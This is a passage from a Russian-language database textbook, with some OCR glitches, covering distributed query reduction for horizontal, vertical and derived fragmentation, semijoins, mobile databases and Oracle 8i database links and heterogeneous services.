Поскольку доступ к данным на диске осуществляется во много раз медленнее, чем в оперативной памяти, стоимость реализации различных стратегий выполнения запроса в централизованных СУБД всегда анализировалась с учетом количества требуемых дисковых операций. Именно этот единственный показатель учитывался и в главе 20 при определении оценки стоимости. Но в распределенной среде при сравнении различных стратегий следует принимать во внимание и скорость передачи данных по существующим сетевым соединениям. Как уже упоминалось в разделе 22.5.3, некоторые соединения в распределенных сетях могут иметь скорость передачи данных, равную лишь нескольким килобайтам в секунду. Если для конкретной сети известно, что она имеет топологию распределенной сети, го можно игнорировать все другие составляющие стоимости, за исключением стоимости передачи данных по распределенной сети. Локальные вычислительные сети обычно имеют существенно более высокую скорость передачи данных, чем распределенные сети, однако она все же ниже скорости доступа к данным на жестком диске. В обоих случаях по-прежнему может применяться общее эмпирическое правило оптимизации запросов, требующее минимизировать размер всех выполняемых операций реляционной алгебры и выполнять любые унарные операции до выполнения бинарных, что позволяет свести к минимуму объем данных, передаваемых по сети.

23.7.1. Преобразование распределенных запросов

В главе 20 было показано, что запрос можно представить в форме дерева реляционной алгебры, а затем с помощью правил преобразования перевести структуру этого дерева в эквивалентную форму, заведомо характеризующуюся более высокими показателями скорости обработки. При работе с распределенными запросами на начальной стадии применяется тот же подход. Однако при применении эвристических стратегий обработки, описанных в разделе 20.3.2 применительно к запросам в распределенной сети, необходимо принимать во внимание распределение данных по разным узлам. С этой целью мы заменим реализованные в лист-узлах глобальные отношения *алгоритмами их реконструкции*. Последние представляют собой операции реляционной алгебры, необходимые для восстановления глобальных отношений из фрагментов, на которые были разбиты эти отношения. При горизонтальной фрагментации алгоритм реконструкции будет состоять из операций объединения. В случае вертикальной фрагментации этот алгоритм будет включать one-

рации соединения. Дерево реляционной алгебры запроса, дополненное требуемыми алгоритмами реконструкции, в некоторых случаях называют *общим деревом реляционной алгебры*. Поэтому для построения упрощенного и оптимизированного запроса мы будем использовать *методы упрощения* общих деревьев реляционной алгебры. Конкретный тип применяемого метода упрощения будет зависеть от особенностей фрагментации данных в системе. Ниже мы рассмотрим методы упрощения для следующих типов фрагментации:

- простая горизонтальная фрагментация;
- вертикальная фрагментация;
- производная горизонтальная фрагментация.

Методы упрощения при простой горизонтальной фрагментации

Для простой горизонтальной фрагментации рассмотрим два возможных варианта упрощения: с помощью операций выборки и с применением операций соединения. В первом варианте утверждается, что если предикат операции выборки противоречит определению фрагмента, то результирующая таблица окажется пустой, поэтому данную операцию выборки можно исключить. Во втором варианте предлагается сначала применить правило преобразования, по которому операция соединения может быть заменена операцией объединения результатов частичных соединений:

$$(R1 \cup R2) \ IX \ R3 = (R1 \ X \ R3) \cup (R2 \ X \ R3)$$

Затем проверяется, не является ли каждая частичная операция соединения бесполезной и нельзя ли ее исключить. Соединение будет бесполезно в том случае, если предикаты используемых фрагментов не перекрываются. Это правило преобразования очень важно в распределенной СУБД, поскольку позволяет реализовать соединение двух отношений как объединение частичных соединений, где каждое объединение может выполняться параллельно с другими. Проиллюстрируем применение двух приведенных выше правил упрощения на примере 23.2.

Пример 23.2, Упрощение в случае простой горизонтальной фрагментации

Составьте список квартир, сданных в аренду, с указанием сведений о соответствующем отделении компании.

Этот запрос может быть представлен следующим оператором SQL:

```
SELECT *
FROM Branch b, PropertyForRent p
WHERE b.branchNo = p.branchNo AND p.type = 'Flat';
```

Теперь предположим, что отношения PropertyForRent и Branch разбиты на горизонтальные фрагменты по следующему правилу:

P_1: $\sigma_{branchNo='B003' \wedge type='House'}(PropertyForRent)$
B_1: $\sigma_{branchNo='B003'}(Branch)$
P_2: $\sigma_{branchNo='B003' \wedge type='Flat'}(PropertyForRent)$
B_2: $\sigma_{branchNo!='B003'}(Branch)$
P_3: $\sigma_{branchNo!='B003'}(PropertyForRent)$

Общее дерево реляционной алгебры для этого запроса показано на рис. 23.17, *а*. Если, используя свойство коммутативности, поменять местами операции выбор-

ки и объединения, то будет получено дерево реляционной алгебры, показанное на рис. 23.17, *б*. Это дерево получено после выяснения того факта, что следующие ветви исходного дерева являются избыточными (т.е. не вносят в результат ни одной строки) и могут быть удалены:

$$\sigma_{type='Flat'}(P_1) = \sigma_{type='Flat'}(\sigma_{branchNo='B003' \wedge type='House'}(PropertyForRent)) = \emptyset$$

Более того, поскольку предикат операции выборки является подмножеством определения фрагмента P_2, эта операция выборки не нужна. Если теперь упростить операции соединения и объединения, то будет получено дерево реляционной алгебры, показанное на рис. 23.17, *в*. Поскольку второе и третье соединения не вносят в результат ни одной строки, их можно исключить. В результате мы получим окончательный вариант упрощенного запроса, показанный на рис. 23.17, *г*.




Рис. 23.17. Дерево реляционной алгебры для запроса из примера 23.2: а) общее дерево запроса; б) дерево, полученное после удаления операции выборки; в) дерево, полученное после коммутативной перестановки операций соединения и объединения; г) окончательный вариант упрощенного дерева запроса

Методы упрощения при вертикальной фрагментации

Упрощение в случае вертикальной фрагментации предусматривает удаление тех вертикальных фрагментов, которые не имеют общих атрибутов с условием проекции, кроме ключа отношения.

Пример 23.3. Упрощение в случае вертикальной фрагментации

Составьте список имен всех сотрудников компании.

Этот запрос может быть представлен следующим оператором SQL:


```
SELECT fName, lName
FROM Staff;
```

В этом примере мы воспользуемся той же схемой фрагментации отношения Staff, которую использовали в примере 22.3:

S_1 : $\Pi_{staffNo,\ position,\ sex,\ DOB,\ salary}(Staff)$

S_2 : $\Pi_{staffNo,\ fName,\ lName,\ branchNo}(Staff)$

Общее дерево реляционной алгебры для этого запроса показано на рис. **23.18,** *а*. После коммутативной перестановки операций проекции и соединения обнаруживается, что операция проекции для фрагмента S_1 оказывается излишней, поскольку атрибуты проекции fName и lName в этом фрагменте отсутствуют. Упрощенное дерево запроса показано на рис. 23.18, о*.



а) б)

Рис. *23.18. Дерево реляционной алгебры для запроса из примера 23.3: а) общее дерево запроса; б) упрощенное дерево запроса*

Методы упрощения при производной горизонтальной фрагментации

Упрощение в случае производной горизонтальной фрагментации также предусматривает применение правила преобразования, которое допускает коммутативную перестановку операций соединения и объединения. В этом случае используется знание того, что фрагментация одного отношения выполнена на основе фрагментации другого, поэтому после коммутативной перестановки некоторые из частичных соединений могут оказаться избыточными.

Пример 23.4. Упрощение в случае производной горизонтальной фрагментации

Составьте список арендаторов, зарегистрированных в отделении компании с номером 'B003', с указанием сведений об этом отделении.

Этот запрос может быть представлен следующим оператором **SQL:**

```
SELECT *
FROM Branch b, Client c
WHERE b.branchNo = c.branchNo AND b.branchNo = 'B003';
```

Предположим, что горизонтальная фрагментация отношения Branch выполнена таким образом, как показано в примере 23.2, а фрагментация отношения Client является производной от фрагментации отношения Branch:

$B_1 = \sigma_{branchNo='B003'}$ (Branch) $\quad B_2 = \sigma_{branchNo!='B003'}$ (Branch)

R_i = Client $\triangleright_{branchNo}$ B_i $\quad i = 1, 2$

Общее дерево реляционной алгебры для этого запроса показано на рис. 23.19, а. После применения коммутативной перестановки операций выборки и объединения обнаруживается, что операция выборки для фрагмента B_2 оказывается излишней и может быть исключена. Сама операция выборки также может быть исключена, поскольку фрагмент B_1 определен для отделения компании с номером 'B003'. Если теперь выполнить коммутативную перестановку операций соединения и объединения, будет получено дерево, показанное на рис. 23.19, *б*. Вторая операция соединения между фрагментами B_1 и C_2 даст пустой результат и может быть удалена. Окончательный вид упрощенного дерева показан на рис. 23.19, *в*.




Рис. 23.19. Дерево реляционной алгебры для запроса из примера 23.4: а) общее дерево запроса; б) упрощенное дерево запроса после коммутативной перестановки операций соединения и объединения; в) окончательный вариант упрощенного дерева запроса

23.7.2. Операции соединения в распределенной среде

Операция соединения является одной из наиболее дорогостоящих операций реляционной алгебры. Один из подходов, который может использоваться при оптимизации распределенных запросов, состоит в замене соединений сочетанием операций полусоединения (см. раздел 4.1.3). Операция полусоединения имеет важное свойство: она позволяет сократить размер обрабатываемого отношения. Когда наиболее дорогостоящим ресурсом является время передачи данных, операция полусоединения может оказаться весьма полезной для ускорения обработки распределенных операций соединения, поскольку позволяет сократить объем данных, подлежащих пересылке между узлами.

Например, предположим, что на узле S_2 требуется получить результат операции соединения $R_1 \triangleright\triangleleft_x R_2$, где R_1 и R_2 являются фрагментами, сохраняемыми на узлах S_1 и S_2. Фрагменты R_1 и R_2 определены на атрибутах $A=(a_1, a_2, \ldots, a_n)$ и $B=(b_1,$

$b_2, \ldots, b_m)$. Данное выражение можно переписать с использованием операции полусоединения. Прежде всего следует отметить, что эту операцию соединения можно представить следующим образом:

$$R_1 \bowtie_x R_2 = (R_1 \triangleright_x R_2) \bowtie R_2$$

Поэтому вся операция соединения может быть выполнена с помощью следующих манипуляций.

1. Вычислить $R' - \Pi_x(R_2)$ на узле S_2 (для этого требуются только те атрибуты соединения, которые имеются на узле S_1).
2. Передать R' на узел S_1.
3. Вычислить $R'' = R_1 \triangleright_x R'$ на узле S_1.
4. Передать R'' на узел S_2.
5. Вычислить $R'' \bowtie_x R_2$ на узле S_2.

Использование полусоединения имеет смысл только в том случае, если лишь незначительная часть строк отношения R_1 будет участвовать в операции соединения отношений R_1 и R_2. Если в соединении будет участвовать большинство строк отношения R_1, то лучше сохранить операцию соединения, поскольку при использовании полусоединения дополнительно потребуется передача проекции соединяемых атрибутов. Подробную информацию о методах использования операции полусоединения заинтересованный читатель найдет в [29]. Следует отметить, что операции полусоединения еще не используются в какой-либо из ведущих коммерческих распределенных СУБД.

23.8. Мобильные базы данных

В последние годы возрастает потребность в поддержке мобильных вычислительных платформ в связи с постоянно растущим числом работников, выполняющих свои обязанности за пределами территории предприятий, на которых они числятся. Для подобных специалистов требуются такие же условия доступа к данным, как и в офисе предприятия, но фактически их деятельность происходит на удалении от основного места работы, например дома, в помещении клиента или даже в пути. Предприятие может предоставить такому работнику портативный компьютер, PDA (Personal Digital Assistant — "карманный" компьютер) или другое устройство доступа к Internet. К тому же, благодаря стремительному распространению сотовой, беспроводной и спутниковой связи вскоре появится возможность обеспечить с помощью мобильных вычислительных платформ доступ к любым данным, в любое время и в любом месте. Тем не менее этика проведения деловых операций, основные применяемые при этом методы доступа, требования к защите и необходимость снижения затрат могут налагать свои ограничения на возможности связи, осуществляемой таким образом, поэтому пользователь не вправе устанавливать оперативные соединения в любое время, как только он пожелает. Но некоторые из этих ограничений могут быть устранены с помощью мобильных баз данных.

Мобильная база данных. База данных, которая может быть размещена на мобильной компьютерной платформе и физически отделена от централизованного сервера базы данных, но имеет возможность взаимодействовать с этим сервером с удаленных узлов, обеспечивая доступ пользователя к корпоративным данным.

С помощью мобильных баз данных пользователи могут получить доступ к корпоративным данным со своего портативного компьютера, PDA или другого устройства доступа к Internet, которое применяется для эксплуатации приложений на удаленных узлах. Типичная архитектура среды мобильной базы данных показана на рис. 23.20. Компоненты среды мобильной базы данных включают следующее:

- корпоративный сервер базы данных и СУБД, которые обрабатывают и хранят корпоративные данные, а также предоставляют эти данные корпоративным приложениям;
- удаленная база данных и СУБД, которые обрабатывают и хранят данные на мобильной компьютерной платформе и предоставляют их приложениям, эксплуатируемым на этой платформе;
- мобильная платформа базы данных, которая может представлять собой портативный компьютер, PDA или другое устройство доступа к Internet;
- двухсторонние каналы связи между корпоративной и мобильной СУБД.

В зависимости от конкретных требований к приложениям, эксплуатируемым на мобильной платформе, в определенных обстоятельствах пользователь мобильного устройства может регистрироваться на корпоративном сервере базы данных и работать с корпоративными данными, а в других — загружать данные и работать с ними на мобильном устройстве или выгружать данные, собранные на удаленном узле, в корпоративную базу данных.

Связь между корпоративной и мобильной базами данных обычно не постоянна и устанавливается только на короткие периоды времени через нерегулярные интервалы. Но для некоторых приложений может потребоваться прямая связь между мобильными базами данных, хотя такая ситуация возникает редко. Для




Рис. 23.20. *Типичная архитектура среды мобильной базы данных*

обеспечения успешного использования мобильных баз данных необходимо решить две основные задачи: организовать управление мобильной базой данных и установить связь между мобильной и корпоративной базами данных. В следующем разделе рассматриваются требования к мобильным СУБД.

23.8.1. Мобильные СУБД

В настоящее время мобильные СУБД разработаны всеми основными поставщиками СУБД. В наши дни эти разработки в основном стимулируются стремительным ростом объемов сбыта программных продуктов для СУБД. Большинство мобильных СУБД обладает способностью взаимодействовать со многими реляционными СУБД и предоставлять доступ к службам базы данных, требующим небольшого объема вычислительных ресурсов в полном соответствии с современными возможностями мобильных устройств. Ниже перечислены функциональные возможности, которые должна предоставлять мобильная СУБД, кроме обычных ее средств.

- Взаимодействие с централизованным сервером базы данных с помощью беспроводных средств связи или через Internet,
- Репликация данных, хранящихся на централизованном сервере базы данных и на мобильном устройстве.
- Синхронизация данных, хранящихся на централизованном сервере базы данных и на мобильном устройстве.
- Накопление данных, полученных из различных источников, в том числе из Internet.
- Управление данными на мобильном устройстве.
- Анализ данных на мобильном устройстве.
- Поддержка специализированных приложений, работающих на мобильной платформе.

Поставщики СУБД сумели снизить затраты на поддержку мобильных баз данных в расчете на одного пользователя до такого уровня, что теперь организациям стало выгодно переводить приложения на мобильные устройства, причем даже те приложения, которые раньше могли эксплуатироваться только в пределах самой организации. В настоящее время большинство мобильных СУБД предоставляет возможность использовать в приложениях для мобильных платформ только некоторые операторы SQL; иными словами, поддержка средств выполнения развитых запросов к базе данных или анализа данных еще не предусмотрена. Но вполне можно предположить, что в ближайшем будущем мобильные устройства будут предоставлять функциональные возможности, сравнимые со стационарными компьютерными платформами, которые применяются на корпоративном узле.

23.9. Средства распределения и репликации данных в СУБД Oracle

В этом разделе рассматриваются средства поддержки распределенных СУБД и репликации, которые предусмотрены в версии Oracle 8i [238], [239]. Здесь используется терминология СУБД Oracle, согласно которой отношение именуется *таблицей* со *столбцами* и *строками*. Общие сведения о СУБД Oracle приведены в разделе 8.2.

23.9.1. Функциональные средства поддержки распределенной СУБД Oracle

Как и многие другие коммерческие распределенные СУБД, Oracle не поддерживает механизм фрагментации того типа, который был описан в главе 22, но администратор базы данных может распределить данные вручную для достижения аналогичного эффекта. Но в таком случае конечный пользователь обязан знать, каким образом была фрагментирована таблица, и учитывать эти сведения в процессе эксплуатации приложения. Иными словами, распределенная СУБД Oracle не поддерживает прозрачность фрагментации. Тем не менее, как описано ниже, эта СУБД поддерживает прозрачность местонахождения. В настоящем разделе приведен общий обзор функциональных средств распределенной СУБД Oracle, в котором рассматривается следующее:

- средства связи;
- глобальные имена баз данных;
- каналы базы данных;
- средства обеспечения ссылочной целостности;
- разнородные распределенные базы данных;
- средства оптимизации распределенных запросов.

Механизм репликации Oracle описан в следующем разделе.

Средства связи

Для поддержки связи между клиентами и серверами в СУБД Oracle применяется приложение доступа к данным Net8 (в первых версиях Oracle применялось приложение SQL*Net). Приложение Net8 обеспечивает не только связь между клиентами и серверами, но и взаимодействие серверов в любой сети. Это позволяет поддерживать не только распределенную обработку, но и средства распределенной СУБД. Приложение Net8 необходимо для создания соединения с базой данных даже в том случае, если прикладной процесс выполняется на том же компьютере, где находится экземпляр базы данных. Это приложение обеспечивает также устранение любых различий в применяемых наборах символов или форматах представления данных, которые могут существовать между приложением и базой данных на уровне операционной системы. Приложение Net8 устанавливает соединение, передавая соответствующий запрос на уровень TNS (Transparent Network Substrate — прозрачный сетевой уровень), на котором определяется сервер, предназначенный для обработки этого запроса, после чего запрос передается с применением соответствующего сетевого протокола (например, TCP/IP или SPX/IPX). Данное приложение обеспечивает также взаимодействие компьютеров, на которых применяются разные сетевые протоколы. Для этого в последней версии СУБД Oracle используется диспетчер соединений (Connection MANager — CMAN), а в версии Oracle 7 для этой цели предназначен компонент мультипротокольного обмена Multiprotocol Interchange.

Программный продукт Oracle Names позволяет хранить в одном месте информацию о базах данных, эксплуатируемых в распределенной среде. После того как приложение выдает запрос на установление связи, в распределенной среде происходит обращение к репозитарию Oracle Names для определения местонахождения сервера базы данных. Альтернативой использованию Oracle Names является хранение информации о местонахождении серверов в локальном файле tnsnames.ora на каждом клиентском компьютере.

Глобальные имена баз данных

Каждой распределенной базе данных присваивается имя, отличное от имен всех других баз данных в системе, называемое *глобальным именем базы данных*. Корпорация Oracle применяет способ формирования глобального имени базы данных, который предусматривает использование перед сетевым доменным именем базы данных префикса в виде имени локальной базы данных. Доменное имя должно соответствовать стандартным соглашениям Internet, согласно которым обозначения уровней доступа в имени должны быть отделены точками и расположены слева направо, от листьев к корню иерархического дерева доменных имен. Например, на рис. 23.21 показана одна из возможных иерархических компоновок баз данных для учебного проекта *DreamHome*. Хотя на этом рисунке имеются две локальные базы данных Rentals, базу данных, находящуюся в Лондоне, можно легко отличить от базы данных в Глазго по сетевому доменному имени LONDON.SOUTH.COM. В данном случае обе базы данных Rentals имеют следующие глобальные имена:

```
RENTALS.LONDON.SOUTH.COM
RENTALS.GLASGOW.NORTH.COM
```

Каналы базы данных

Распределенные базы данных Oracle создаются с использованием так называемых *каналов базы данных*, которые определяют путь связи от одной базы данных Oracle к другой базе данных (возможно, отличной от Oracle). Каналы базы данных предназначены для обеспечения доступа операторов выборки и обновления к удаленным данным. Они, по сути, действуют как своего рода хранимая регистрационная информация для доступа к удаленной базе данных. Каналу базы данных должно быть присвоено имя, совпадающее с глобальным именем удаленной базы данных, на которую он ссылается, поскольку в этом случае каналы базы данных действительно становятся прозрачными для пользователей распределенной базы данных. Например, в следующем операторе в локальной базе данных создается канал к удаленной базе данных, находящейся в Глазго:

```
CREATE PUBLIC DATABASE LINK RENTALS.GLASGOW.NORTH.COM;
```

После создания канала базы данных он может использоваться для ссылки на таблицы и представления в удаленной базе данных. Для этого достаточно при-




Рис. 23.21. Структура сети DreamHome

соединить подстроку @databaselink к имени таблицы или представления, которое применяется в операторе SQL. Запросы к удаленной таблице или представлению выполняются с помощью оператора SELECT. Эта опция распределенного доступа Oracle позволяет также обращаться к удаленным таблицам и представлениям с помощью операторов INSERT, UPDATE и DELETE. Например, для запроса и обновления таблицы Staff на удаленном узле могут использоваться следующие операторы SQL:

```
SELECT * FROM Staff@RENTALS.GLASGOW.NORTH.COM;
UPDATE Staff@RENTALS.GLASGOW.NORTH.COM SET salary = salary*1.05;
```

Пользователь может также обращаться к таблицам, принадлежащим в той же базе данных другим пользователям. Для этого перед именем базы данных должно быть указано имя схемы. Например, если предположить, что текущий пользователь имеет доступ к таблице viewing в схеме Supervisor, то он может вызвать на выполнение следующий оператор SQL:

```
SELECT * FROM Supervisor.Viewing@RENTALS.GLASGOW.NORTH.COM;
```

Этот оператор позволяет пользователю подключиться под своим именем к удаленной базе данных, а затем выполнить выборку данных из таблицы Viewing в схеме Supervisor. Для сокрытия от пользователя того факта, что таблица Viewing схемы Supervisor находится в удаленной базе данных, может быть создан синоним. Например, после выполнения следующего оператора все запросы к таблице Viewing будут перенаправляться к таблице Viewing удаленной базы данных, принадлежащей схеме Supervisor:

```
CREATE SYNONYM Viewing FOR
  Supervisor.Viewing@RENTALS.GLASGOW.NORTH.COM;
SELECT * FROM Viewing;
```

Таким образом, применение синонимов обеспечивает и независимость от данных, и прозрачность местонахождения.

Средства обеспечения ссылочной целостности

В СУБД Oracle не разрешается определять декларативные ограничения ссылочной целостности между базами данных распределенной системы (это означает, что декларативное ограничение ссылочной целостности локальной таблицы не может задавать внешний ключ, который ссылается на первичный или уникальный ключ удаленной таблицы). Но связи между родительскими и дочерними таблицами, находящимися в разных базах данных, могут поддерживаться с помощью триггеров.

Разнородные распределенные базы данных

Распределенная СУБД Oracle считается разнородной, если хотя бы одна из СУБД, входящих в ее состав, отлична от Oracle. Но СУБД Oracle позволяет скрывать от пользователя и распределенность, и разнородность баз данных с помощью служб поддержки разнородных баз данных и специальных агентов поддержки систем, отличных от Oracle. Агент службы поддержки разнородных баз данных взаимодействует с системой, отличной от Oracle, и со службой поддержки разнородных баз данных на сервере Oracle. Агент выполняет в системе, отличной от Oracle, операторы SQL, процедуры и запросы, входящие в состав целых транзакций, получая задания от сервера Oracle.

Для доступа к службам поддержки разнородных баз данных применяются следующие инструментальные средства.

- Прозрачные шлюзы. Эти программные компоненты предоставляют доступ с помощью операторов SQL к таким СУБД, отличным от Oracle, как DB2/400, DB2 для OS/390, Informix, Sybase, SQL Server, Rdb, RMS и *Non-Stop* SQL. Такие шлюзы обычно работают на компьютере с СУБД, отличной от Oracle, а не на том компьютере, где находится сервер Oracle. Но прозрачный шлюз для архитектуры DRDA (см. раздел 22.5.2), который предоставляет доступ с помощью операторов SQL к таким базам данных с поддержкой DRDA, как DB2, SQL/DS и SQL/400, не требует наличия программного обеспечения Oracle в целевой системе.
- Процедурные шлюзы. Эти программы перенаправляют вызовы удаленных процедур (RPC — Remote Procedure Call) к приложениям, основанным на использовании СУБД, отличных от Oracle. Например, процедурный шлюз для среды APPC обеспечивает поддержку вызовов RPC с помощью операторов PL/SQL для выполнения транзакций CICS, IMS/TM и IDMS/DC, предназначенных для доступа к таким источникам данных на мэйнфрейме, как ADABAS, CA-IDBS, IMS, VSAM и DB2. Для такого шлюза также не требуется наличие программного обеспечения Oracle в целевой системе.

Ниже перечислены основные средства служб поддержки разнородных баз данных.

- Распределенные транзакции. Любая транзакция может охватывать и системы Oracle, и системы, отличные от Oracle, с использованием двухфазной фиксации (см. раздел 23.4.3).
- Прозрачный доступ с помощью операторов SQL. Операторы SQL, формируемые приложением, автоматически преобразуются в операторы SQL, предназначенные для системы, отличной от Oracle.
- Процедурный доступ. Средства удаленного вызова процедур с помощью операторов PL/SQL обеспечивают доступ с сервера Oracle 8i к таким процедурным системам, как системы обработки сообщений и управления очередями.
- Преобразования на основе словаря данных. Для того чтобы система, отличная от Oracle, внешне ничем не отличалась от сервера Oracle, операторы SQL, содержащие ссылки на таблицы словаря данных Oracle, преобразуются в операторы SQL, содержащие ссылки на таблицы словаря данных системы, отличной от Oracle.
- Транзитные операторы SQL и хранимые процедуры. Приложение может непосредственно обращаться к системе, отличной от Oracle, с помощью диалекта языка SQL, применяемого в этой системе. Хранимые процедуры в системе, отличной от Oracle, которая функционирует под управлением операторов SQL, рассматриваются так, как если бы они представляли собой удаленные процедуры PL/SQL.
- Поддержка национальных языков. Службы поддержки разнородных баз данных обеспечивают возможность применения многобайтовых наборов символов, а также прямое и обратное преобразование наборов символов из формата системы, отличной от Oracle, в формат Oracle.

Оптимизация распределенных запросов

Локальная СУБД Oracle выполняет декомпозицию распределенного запроса на соответствующее количество удаленных запросов, которые затем передаются в удаленные СУБД на выполнение. Удаленные СУБД выполняют запросы и возвращают полученные результаты на локальный узел. Затем на локальном узле

выполняется вся необходимая последующая обработка и полученные результаты передаются пользователю или приложению. Из удаленных таблиц извлекаются только необходимые данные, что позволяет сократить объем передаваемых данных. При оптимизации распределенных запросов применяется предусмотренный в СУБД Oracle оптимизатор по стоимости, который описан в разделе 20.6.

23.9.2. Функциональные средства репликации Oracle

СУБД Oracle не только поддерживает функциональные средства распределенной базы данных, но и предоставляет возможность использовать усовершенствованные средства репликации для поддержки как синхронной, так и асинхронной репликации. Средства репликации Oracle позволяют копировать не только таблицы, но и такие вспомогательные объекты, как представления, триггеры, пакеты, индексы и синонимы. В стандартной версии Oracle предусмотрена возможность использовать только один ведущий узел, способный копировать изменения на ведомых узлах. А в производственной версии Enterprise Edition может применяться несколько ведущих узлов, и обновления могут происходить на любом из этих узлов. В данном разделе кратко рассматривается механизм репликации Oracle. Вначале в нем определены типы репликации, поддерживаемые Oracle.

Типы репликации

СУБД Oracle поддерживает следующие четыре типа репликации.

